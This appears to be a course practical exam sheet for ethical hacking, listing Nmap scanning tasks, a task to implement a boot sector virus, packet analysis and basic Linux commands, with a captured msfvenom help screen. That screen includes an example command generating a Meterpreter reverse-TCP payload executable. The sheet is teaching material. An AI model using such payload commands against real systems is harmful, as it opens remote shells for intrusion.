MODEL PRACTICAL EXAMINATION

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
DEPT:AI&DS

COURSE CODE:ITA1443

COURSE: ETHICAL HACKING FOR LEGAL

PRACTICES


- 1. To execute the following Nmap service version and OS detection commands in Kali Linux operating Systems.
- (i) detect the version of services running
- (ii) aggressive scan
- (iii) detect operating system of the target



2.To Implement the Boot Sector Virus in The Kali Linux Operating System

```
root@DESKTOP-O109TSU:~
                                                                                                                           _ _ ×
File Actions Edit View Help
root@DESKTOP-O109TSU: ~ 🗵
Error: No options
MsfVenom
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
                            -l, --list
-p, --payload
--list-options
        --encoder
         --sec-name
         --smallest
         --encrypt
--encrypt-key
         --encrypt-iv
    -a, --arch
--platform
     -o, --out
    -b, --bad-chars
-n, --nopsled
         --pad-nops
    -s, --space
         --encoder-space
    -i, --iterations
    -c, --add-code
    -x, --template
-k, --keep
    -v, --var-name
-t, --timeout
                                         Show this message
        --help
                    5U:∼# msfvenom
```

3. Ram is a network administrator for a large enterprise and he have been experiencing some network performance issues. His goal is to analyze the network packet transmission using a packet analyzer tool to identify the cause of the problem.




4. To execute the following commands in Kali Linux Operating Systems.

rm command


Users Command

Tree command

(i) rm Command



(ii) users Command



(iii) Tree Command

